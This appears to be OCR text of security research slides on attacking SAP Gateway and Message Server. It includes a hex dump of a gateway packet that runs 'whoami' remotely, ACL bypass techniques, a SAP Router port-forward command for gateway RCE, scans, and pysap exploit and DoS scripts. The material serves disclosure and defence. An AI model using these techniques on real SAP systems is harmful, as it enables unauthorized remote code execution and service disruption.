
Packet 1



Packet 3



SAP Started program packets
xpg_padd100 '\x05\x12\x02\x05'
xpg_convid_l_len 6
xpg_convid_l 'CONVID'
xpg_padd101 '\x02\x05\x02\x05'
xpg_strstat_l_len 8
xpg_strstat_l 'STRTSTAT'
xpg_padd102 '\x02\x05\x02\x05'
xpg_xpgid_l_len 5
xpg_xpgid_l 'XPGID'
xpg_padd103 '\x02\x05\x02\x01'
xpg_extprog_l_len 7
xpg_extprog_l 'EXTPROG'
xpg_padd104 '\x02\x01\x02\x03'
xpg_extprog_val_len 128
xpg_extprog_val 'whoami [...]
xpg_padd105 '\x02\x03\x02\x01'
xpg_longparam_l_len 11
xpg_longparam_l 'LONG_PARAMS'
xpg_padd106 '\x02\x01\x02\x03'
xpg_longparam_val_len 1024
05 12 02 05 00 06 43 4f 4e 56 49 44 02 05 02 05
00 08 53 54 52 54 53 54 41 54 02 05 02 05 00 05
58 50 47 49 44 02 05 02 01 00 07 45 58 54 50 52
4f 47 02 01 02 03 00 80 77 68 6f 61 6d 69 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 02 03 02 01 00 0b 4c 4f
4e 47 5f 50 41 52 41 4d 53 02 01 02 03 04 00 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20
02 03 02 01 00 0a 53 54 44 45 52 52 43 4e 54 4c
02 01 02 03 00 01 4d 02 03 02 01 00 09 53 54 44
49 4e 43 4e 54 4c 02 01 02 03 00 01 52 02 03 02
01 00 0a 53 54 44 4f 55 54 43 4e 54 4c 02 01 02
03 00 01 4d 02 03 02 01 00 08 54 45 52 4d 43 4e
54 4c 02 01 02 03 00 01 43 02 03 02 01 00 09 54
52 41 43 45 43 4e 54 4c 02 01 02 03 00 01 36 02
03 03 01 00 03 4c 4f 47 03 01 03 30 00 04 00 00
00 01 03 30 03 02 00 08 00 00 00 80 00 00 00 00

SAP Gateway. Reversed protocol



SAP Gateway

Internet exposition



(example sample on tcp/3300, tcp/3301)

Tools of the trade

- scan+detection: zmap+zgrab with custom probes developed for SAP services
- storage+visualization: IVRE (https://ivre.rocks)

SAP Gateway

Security state now

```
gw/acl_mode = 1
gw/sec_info = /usr/SID/INSTANCE/data/secinfo
gw/reg_info = /usr/SID/INSTANCE/data/reginfo
```

SAP Note 1408081


Default **secinfo** file:

```
P USER=* USER-HOST=local HOST=local TP=*
P USER=* USER-HOST=local HOST=internal TP=*
P USER=* USER-HOST=internal HOST=local TP=*
```

“any remote user from SID-member AS can run any transaction program on this AS”

SAP Gateway bypasses

- Change profile parameters
  - gw/acl_mode = 0
    - we **can** change gw/acl_mode **from 0 to 1**, but **can't from 1 to 0**
  - gw/sim_mode = 1
- RFC functions that allow to change profile parameters
  - TH_CHANGE_PARAMETER
  - SPFL_PARAMETER_CHANGE_VALUE
  - ANST_CHANGE_PARAMETER
- **Become an “internal”**



SAP Gateway

Become internal

So you need to be connecting from one of the member AS to get GW RCE

- If you find a service that proxifies your connection to 127.0.0.1 or to one of the AS you win
- ABAP custom code audit
- Java custom code audit

- **What about SAP router?**

SAP Gateway via SAP Router

“Application level reverse-proxy, mainly used to connect SAP’s customers network to SAP SE systems for support purpose”

- `tcp/3299`
- ACL file `saproutertab` may allow src ‘*’ to connect to port ‘`33NN`’
- In certain scenario, if the SAP Router system is part of the targeted AS, you will be trusted and get RCE.


Example: admin spawned saprouter on one of the AS, and allow connection to 33NN on itself or other member AS.

```
/H/saprouter1/S/3299/H/appserver/S/3300
```

```
$ router_portfw.py -d saprouterhost -p 3299 -t sapgwhost -r 3300 --talk-mode=ni
```

SAP Router

Internet exposition



Tools of the trade

- scan+detection: zmap+zgrab with custom probes developed for SAP services
- storage+visualization: IVRE (https://ivre.rocks)

SAP Gateway

Bypass Next-Gen

- Secure Gateway by default (pentests confirm it)
- Bouncing over SAP Router is not the default

There should be another way…


SAP Message Server

Message Server is a **central communication channel** between all SAP instances part of the SID.

Its main use is for:

- Distribution of user logons (disp+work on 32NN) and RFC (gateway on 33NN) via logon groups
- Information point for the application servers (they continuously communicate their state and properties to it)

SAP Message Server



SAP Message Server

Message Server now splitted


- `tcp/36NN` : **public**
- `tcp/39NN` : **internal**

Authorization via `ms/acl_info`

default ACL `HOST=*`

No authentication

Clients - SAP GUI



SAP Message Server


```
$ nmap -n --open --datadir . -Pn -sV -p 3600-3699,3900-3999 192.168.2.35

Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-10 11:16 CEST
Nmap scan report for 192.168.2.35

PORT     STATE SERVICE    VERSION
3623/tcp open  sapms      SAP Message Server (SID GRP, ID 22)
3923/tcp open  sapms      SAP Message Server (SID GRP, ID 22)
Service Info: Host: SAPGRCPRD

$
```

nmap SAP service enhanced probes
https://github.com/gelim/nmap-erpscan

SAP Message Server :: Exposition

So 39NN should not be available to clients.

What about 0.0.0.0/0?



Same situation for on-premise servers. 39NN is most of the time available to clients

SAP Message Server

pysap/SAPMS.py

```
# Message Server Administration messages opcode values
ms_adm_opcode_values = {
    0x00: "AD_GENERAL",
    0x01: "AD_PROFILE",  # <--- Pandora sub-box appetizer
    0x02: "AD_WPSTAT",
    0x03: "AD_QUEUE",
    0x04: "AD_STARTSTOP",
    0x05: "AD_WPCONF",
    0x06: "AD_USRLST",
    0x07: "AD_WPKILL",
    0x08: "AD_TIMEINFO",  # *
    0x09: "AD_TM_RECONNECT",
    0x0a: "AD_ALRT_GET_STATE",
    0x0b: "AD_ALRT_OPERATION",
    0x0c: "AD_ALRT_SET_PARAM",
    0x0d: "AD_DB_RECONNECT",
```

```
# Message Server Flag values
ms_flag_values = {
    0x01: "MS_ONE_WAY",  # One way messages are sent from the cli
                         # from the server
    0x02: "MS_REQUEST",
    0x03: "MS_REPLY",
    0x04: "MS_ADMIN",    # <--- Pandora box
}
"""Message Server Flag values"""


# Message Server IFlag values
ms_iflag_values = {
    0x01: "MS_SEND_NAME",
    0x02: "MS_SEND_TYPE",
    0x03: "MS_LOGIN",
    0x04: "MS_LOGOUT",
    0x05: "MS_ADM_OPCODES",     # <--- Pandora sub-box here
    0x06: "MS_MOD_MSGTYPES",
    0x07: "MS_SEND_TYPE_ONCE",
```

```
$ grep ^class SAPMS.py
class SAPMSAdmRecord(PacketNoPadded):
class SAPMSClient1(PacketNoPadded):
class SAPMSClient2(PacketNoPadded):
class SAPMSClient3(Packet):
class SAPMSClient4(PacketNoPadded):
class SAPMSStat3(PacketNoPadded):
class SAPMSCounter(PacketNoPadded):
class SAPMSLogon(PacketNoPadded):
class SAPMSProperty(PacketNoPadded):
class SAPMSJ2EECluster(Packet):
class SAPMSJ2EEHeader(Packet):
class SAPMSJ2EEService(PacketNoPadded):
class SAPMS(Packet):
```

SAP Message Server

Past issues

Issue	POC
Profile parameter read	`pysap/examples/ms_dump_params.py`
Denial of Service (MS HTTP)	`pysap/examples/ms_dos_exploit.py`
Profile parameter write	`pysap/examples/ms_change_param.py`
Potential RCE + DOS	`POC for crash only`

Message Server internal

Replay based PoC

Validate this assumption: **we can fool MS to have the gateway trust us** (so that we are seen as internal server).


Lab test: iptables trick between AS part of different SID

Scope:

SID1	PAS1	AAS1
SID2	PAS2	AAS2

